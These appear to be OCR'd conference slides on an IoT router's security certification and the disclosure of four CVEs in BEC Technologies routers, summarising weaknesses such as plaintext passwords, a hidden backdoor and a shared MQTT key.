
IoT Cybersecurity Certification

證書編號：	CER MAY-21-01004-000002	
申 請 者：	盛達電業股份有限公司	
產品名稱：	工業級/車載 LTE 無線路由器	產品照片：
產品型號：	M120N	
韌體版本：	1.04.1.412.6.1	
測試實驗室：	財團法人電信技術中心/資通安全檢測實驗室	
標 準：	資通安全指引 ISG011 無線區域網路接取設備及路由器設備資通安全檢測技術指引(訂定日期 107 年 10 月 16 日)	

Billion -> BEC

- Billion Company has a subsidiary
  - Named BEC Technologies in the US
- They have other models of devices
  - BEC-4700AZ
  - MX-200e
  - ……
- All of them have the same issue
  - The vendor does not disclose!

BEC Series Router Report Timeline




- 2024/11/23: Reported to ZDI
  - 4 Vulnerabilities
- 2024/12/06: ZDI Contact to Vendor (No Response)
- 2025/02/13: ZDI Request an Update (No Response)
- 2025/03/11: Vulnerabilities Reported to vendor (No Response)
- 2025/03/25: ZDI Released
  - CVE-2025-2770, CVE-2025-2771, CVE-2025-2772, CVE-2025-2773


Summary of case 2

- Insecure Default Settings:
  - WAN access to the WEB interface is enabled by default
- Default User Access to UPnP:
  - The default user has access to UPnP settings
- Plain Text Password Storage:
  - Passwords are stored in plain text

Summary of case 2



- Use of Old Components:
  - Outdated components are used in the device
- Hidden Backdoor:
  - A hidden backdoor exists within the system
- MQTT Security Issues:
  - All devices are interconnected using MQTT with the same password/key, posing a security risk
- Non-Disclosure by Vendor:
  - The vendor does not disclose information about related device models



